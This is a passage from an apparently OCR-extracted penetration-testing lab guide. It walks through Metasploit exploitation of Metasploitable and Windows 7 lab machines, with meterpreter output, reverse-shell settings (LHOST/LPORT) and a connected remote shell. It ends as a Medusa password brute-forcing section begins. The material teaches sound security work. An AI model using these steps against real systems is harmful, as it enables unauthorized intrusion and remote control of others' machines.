


Figure 24

- You'll get the access of windows machine.

```
meterpreter >
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
```

Figure 25

- Type screenshare to see the targets window




Figure 26

- Run shell to get access of directory




Figure 27

Metasploitable exploitation using MSFVenom

How to do it:

- Open metasploitable & copy the ip address
- Open kali terminal & check for the open ports of the system




Figure 28




Figure 29

- Run msfconsole




Figure 30

- Search for the port and his exploits & select the exploit module
- lists the configurable settings required by the exploit




Figure 31

- Set RHOST<ip> (tells Metasploit which IP to attack)
- Set Payload (chooses the payload that will run on the target after exploitation.)
- Set LHOST (sets the IP on your machine (attacker) that the target should connect back to.)
- Set LPORT (sets the port on your machine where Metasploit will listen for the reverse connection.)
- Type :Run
- **Output:** Your machine at 192.168.1.4:4444 is now connected to the target's ephemeral port 49725. You have a remote command shell and can run commands on the target (post-exploitation).




Figure 32

Windows exploitation using MSFVenom

How to do it:

- Open Windows 7 & copy the ip address
- Open kali terminal & check for the open ports of the system




Figure 33

- Run msfconsole




Figure 34

- Search for the port and his exploits & select the exploit module




Figure 35

- lists the configurable settings required by the exploit




Figure 36

- Set RHOST<ip> (tells Metasploit which IP to attack)
- Set LHOST (sets the IP on your machine (attacker) that the target should connect back to.)
- Set LPORT (sets the port on your machine where Metasploit will listen for the reverse connection.)
- Type :Run




Figure 37

Psssword cracking using Medusa

Medusa is a fast, parallel, modular remote authentication brute-forcer used in penetration testing / red-teaming to validate weak or default credentials on network services. It focuses on speed (parallel threads) and a modular design (many protocol modules). It's intended for authorized security testing and audit work only.

How to do it:

